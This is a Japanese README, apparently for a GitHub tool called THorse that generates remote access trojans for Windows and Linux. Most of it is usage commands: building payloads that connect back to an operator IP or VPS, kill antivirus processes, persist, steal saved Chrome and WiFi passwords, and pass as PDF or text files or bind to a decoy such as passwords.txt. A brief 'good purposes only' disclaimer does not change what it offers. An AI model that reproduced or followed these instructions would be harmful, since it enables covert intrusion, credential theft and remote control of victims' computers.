 pushpenderindia/thorse
THorse は、Python 3 で書かれた Windows/Linux システム向けの RAT (リモート管理者トロイの木馬) ジェネレーターです。



THorse は、Python 3 で書かれた Windows/Linux システム向けの RAT (リモート管理トロイの木馬) ジェネレーターです。
この小さな Python スクリプトは、本当に素晴らしい仕事をすることができます。
:computer: このプロジェクトは、良い目的と個人使用のためにのみ作成されました。
このソフトウェアは「現状のまま」提供され、いかなる種類の保証もありません。自己責任で使用してください。使用はエンドユーザーの完全な責任です。開発者は、このプログラムによって引き起こされた誤用や損害について一切の責任を負いません。
| 保存されたパスワードの取得元(サポート) |
|---|
| Chrome ブラウザ |
| WiFi |
 Kali Linux - ROLLING EDITION
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
Meterpreter ペイロードがどれほど強力かは周知の通りですが、それでも満足のいくものではありません。
Windows では、paygen.py の 14行目 に Pyinstaller のパスを指定/設定してください。
デフォルトのパスは次の通りです: PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")
システムに合わせて変更してください。
# 依存関係のインストール
$ 最新の Python 3.x をインストール

# /opt ディレクトリに移動(オプション)
$ cd /opt/

# リポジトリをクローン
$ git clone https://github.com/PushpenderIndia/thorse.git

# リポジトリに移動
$ cd thorse

# 依存関係のインストール
$ bash installer_linux.sh

# installer_linux.sh の実行中にエラーが発生した場合は、installer_linux.py を使用してインストールしてみてください。
$ python3 installer_linux.py

$ chmod +x paygen.py

$ python3 paygen.py --help

# ペイロード/RAT の作成
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# カスタム AVKiller を使用したペイロード/RAT の作成 [デフォルトでは、多数の既知のアンチウイルスが Kill_Targets に追加されています]
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# 永続化までのカスタム時間を設定したペイロード/RAT の作成
$ python3 paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10

注: icon フォルダにあるカスタムアイコンも使用できます。次のように使用してください: --icon icon/pdf.ico
# 1. VPS をセットアップします。Digital Ocean、Linode、AWS などの VPS プロバイダーから Ubuntu VPS を購入できます。

# 2. SSH を使用して VPS に接続
$ ssh username@ip_address

# 3. Linux VPS を更新
$ sudo apt update

# 4. Kali Linux リポジトリを追加
$ sudo sh -c "echo 'deb https://http.kali.org/kali kali-rolling main non-free contrib' > /etc/apt/sources.list.d/kali.list"

# 5. gnupg パッケージをインストール
$ sudo apt install gnupg

# 6. Kali Public Keys を追加
$ wget 'https://archive.kali.org/archive-key.asc' && sudo apt-key add archive-key.asc

# 7. VPS を更新
$ sudo apt update

# 8. Kali の優先順位を設定
$ sudo sh -c "echo 'Package: *'>/etc/apt/preferences.d/kali.pref; echo 'Pin: release a=kali-rolling'>>/etc/apt/preferences.d/kali.pref; echo 'Pin-Priority: 50'>>/etc/apt/preferences.d/kali.pref"

# 9. VPS を更新
$ sudo apt update

# 10. VPS に Metasploit Framework をインストール
$ sudo apt install -t kali-rolling metasploit-framework

# 注: 上記の手順は一度だけ実行する必要があります。

# 11. pip3 をインストール
$ sudo apt install python3-pip

# 12. リポジトリをクローン
$ git clone https://github.com/PushpenderIndia/thorse.git

# 13. リポジトリに移動
$ cd thorse

# 14. 依存関係のインストール
$ bash installer_linux.sh

# 15. installer_linux.sh の実行中にエラーが発生した場合は、installer_linux.py を使用してインストールしてみてください。
$ python3 installer_linux.py

$ 16. chmod +x paygen.py
$ python3 paygen.py --help

# ペイロード/RAT の作成(Windows 用の RAT をコンパイルする場合は、Windows マシンで RAT をビルドし、VPS を使用してリモートで RAT を制御します)
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# カスタム AVKiller を使用したペイロード/RAT の作成 [デフォルトでは、多数の既知のアンチウイルスが Kill_Targets に追加されています]
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# 永続化までのカスタム時間を設定したペイロード/RAT の作成
$ python3 paygen.py --ip VPS_Public_IP_Address --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --persistence 10

注: icon フォルダにあるカスタムアイコンも使用できます。次のように使用してください: --icon icon/pdf.ico
# 依存関係のインストール
$ 最新の Python 3.x をインストール

# リポジトリをクローン
$ git clone https://github.com/PushpenderIndia/thorse.git

# リポジトリに移動
$ cd thorse

# 依存関係のインストール
$ python -m pip install -r requirements.txt

# paygen.py をテキストエディタで開き、15行目を設定します。Pyinstaller のパスを設定します。デフォルトのパスは次の通りです。
# PYTHON_PYINSTALLER_PATH = os.path.expanduser("C:/Python37-32/Scripts/pyinstaller.exe")

# ヘルプメニューの表示
$ python paygen.py --help

# ペイロード/RAT の作成
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path

# カスタム AVKiller を使用したペイロード/RAT の作成 [デフォルトでは、多数の既知のアンチウイルスが Kill_Targets に追加されています]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path --kill_av AntiVirus.exe

# 正当なファイルにバインドされたペイロード/RAT の作成 [任意のファイル .exe, .pdf, .txt など]
$ python paygen.py --ip 127.0.0.1 --port 8080 -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon/txt.ico --bind passwords.txt

注: icon フォルダにあるカスタムアイコンも使用できます。次のように使用してください: --icon icon/pdf.ico
